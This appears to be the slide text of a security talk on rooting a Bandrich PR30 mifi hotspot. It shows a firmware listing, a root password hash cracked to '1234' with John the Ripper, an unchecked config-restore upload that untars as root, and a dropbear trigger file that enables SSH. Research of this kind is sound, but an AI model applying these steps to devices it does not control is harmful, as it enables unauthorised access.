-rw-r--r-- 1 root root 276 Jun 2 2011 inittab
drwxr-xr-x 2 root root 0 Jun 2 2011 iproute2
-rw-r--r-- 1 root root 135 Jun 2 2011 languages.lst
-rw-r--r-- 1 root root 18 Jun 2 2011 languages.root
drwxr-xr-x 2 root root 0 Jun 2 2011 modules.d
lrwxrwxrwx 1 root root 12 Jun 2 2011 mtab -> /proc/ mounts
drwxr-xr-x 2 root root 0 Jun 2 2011 opkg
-rw-r--r-- 1 root root 159 Jun 2 2011 opkg.conf
-rw-r--r-- 1 root root 152 Jun 2 2011 passwd
drwxr-xr-x 4 root root 0 Jun 2 2011 ppp
-rwxr-xr-x 1 root root 839 Jun 2 2011 preinit
-rw-r--r-- 1 root root 473 Jun 2 2011 profile
-rw-r--r-- 1 root root 2.5K Jun 2 2011 protocols
-rwxr-xr-x 1 root root 1.4K Jun 2 2011 rc.common
drwxr-xr-x 2 root root 0 Jun 2 2011 rc.d
-rw-r--r-- 1 root root 132 Jun 2 2011 rc.local
lrwxrwxrwx 1 root root 16 Jun 2 2011 resolv.conf -> /tmp/resolv.conf
drwxr-xr-x 2 root root 0 Jun 2 2011 samba
-rw-r--r-- 1 root root 56 Jun 2 2011 ser2net.conf
-rw-r--r-- 1 root root 9 Jun 2 2011 shells
-rw-r--r-- 1 root root 822 Jun 2 2011 sysctl.conf
```

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```
steve@homestar:~/dev/firmware/pr30
[root@homestar media]# cat etc/passwd
root:$1$Llw2Gf2Q$zUWK0mm/bH5DxIw82a480.:0:0:root:/root:/bin/ash
nobody:!:65534:65534:nobody:/var:/bin/false
daemon:!:65534:65534:daemon:/var:/bin/false
[root@homestar media]#
```

```
steve@homestar:~/dev/firmware/bh
[steve@homestar bh]$ john passwd
Loaded 1 password hash (FreeBSD MD5 [SSE2i 12x])
1234 (root)
guesses: 1 time: 0:00:00:00 DONE (Sat Feb 25 21:34:16 2012) c/s: 968 trying:
123456 - pepper
Use the "--show" option to display all of the cracked passwords reliably
[steve@homestar bh]$
```

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Conclusions

- Firmware contains mtd 2 and 3 partitions
 - Other mtd partitions referenced in software
- Could reconstruct modified firmware
 - Risky but doable


Find And Exploit Flaws

Time to root

- Bandrich customised x-wrt webif
 - Uses haserl to execute shell scripts
 - Runs as root
 - Looks pretty legit to me

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PR30 Series Administrative

192.168.21.1/cgi-bin/webif/advanced-confman.sh

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Wizard Advanced

Info HSPA Config Network WLAN DHCP PIN Management SD Card Password Upgrade Backup and Restore

Backup and Restore

Backup Configuration

Name this configuration:

Backup

Restore Configuration

Saved config.tgz file:

Choose File No file chosen


Restore

Reset Function

Reset To Default


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
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Time to root

- Backup/Restore
 - Uses tar
 - No integrity checks
 - Untars to /
 - As root
 - :)


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Time to root

```
192.168.21.1 - PuTTY
libfontconfig.so.6.3.20  libncurses.so.5          libz.so.1
libiconv.so              libncurses.so.5.7        libz.so.1.2.3
libiconv.so.2            libnl-tiny.so             lua
libiconv.so.2.4.0        libpanel.so               opkg
libip4tc.so              libpanel.so.5             pppd
libip4tc.so.0            libpanel.so.5.7           uci_trigger.so
libip4tc.so.0.0.0        libsqlite3.so.0           webif
libip6tc.so              libsqlite3.so.0.8.6
root@OpenWrt:/etc# opkg list | grep sql
libsqlite3 - 3.6.20-2
root@OpenWrt:/etc# ls rc.d/
K50dropbear      S40network          S60dnsmasq
K85br_wifi       S44br_udhcpd        S90custom-user-startup
K90br_wan         S45br_wifi          S90webif
K90network        S46mesh             S90webifffirewalllog
K98boot          S47br_wan           S95done
K99umount         S49crontab          S96led
S10boot          S50br_sd            S97watchdog
S11timezone       S50cron             S99br_factory
S13br_mount       S50dropbear         S99br_first_boot
S15br_recover     S50httpd            S99dmesgbackup
S20brlcd          S50telnet           S99samba
S39usb            S55br_doze          S99sysctl
root@OpenWrt:/etc#
```


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```
1 #!/bin/sh /etc/rc.common
2 # Copyright (C) 2006-2010 OpenWrt.org
3 # Copyright (C) 2006 Carlos Sobrinho
4
5 NAME=dropbear
6 PROG=/usr/sbin/dropbear
7 START=50
8 STOP=50
9 PIDCOUNT=0
10 EXTRA_COMMANDS="killclients"
11 EXTRA_HELP="    killclients Kill ${NAME} processes except servers and yourself"
12
13 dropbear_start()
14 {
15     if [ -f /mnt/bandrich789 ]; then
16         echo "Enable SSH service"
17     else
18         echo "Disable SSH service"
19         exit
20     fi
21     local section="$1"
```

It's showtime, people

```
login as: root
root@192.168.21.1's password:

BusyBox v1.15.3 (2010-12-15 12:24:52 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

| | .-----|.-----|.-----| | | | |.-----| |

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|_| W I R E L E S S F R E E D O M

KAMIKAZE (bleeding edge, r1137) -----

- * 10 oz Vodka Shake well with ice and strain
- * 10 oz Triple sec mixture into 10 shot glasses.
- * 10 oz lime juice Salute!

```
root@OpenWrt:~# uname -a
Linux OpenWrt 2.6.31 #2 Wed Dec 15 13:26:56 CST 2010 armv5tej1 GNU/Linux
root@OpenWrt:~# █
```

Takeaways

Chipsy King style

- Linux devices are not as hard as they seem
- This device employs much security comedy
- Root is only half the battle...

Agenda

What This Is About

- How to hack Linux-based embedded devices
- How to abuse mifi hotspots
- Some toys

How To Abuse Hotspots

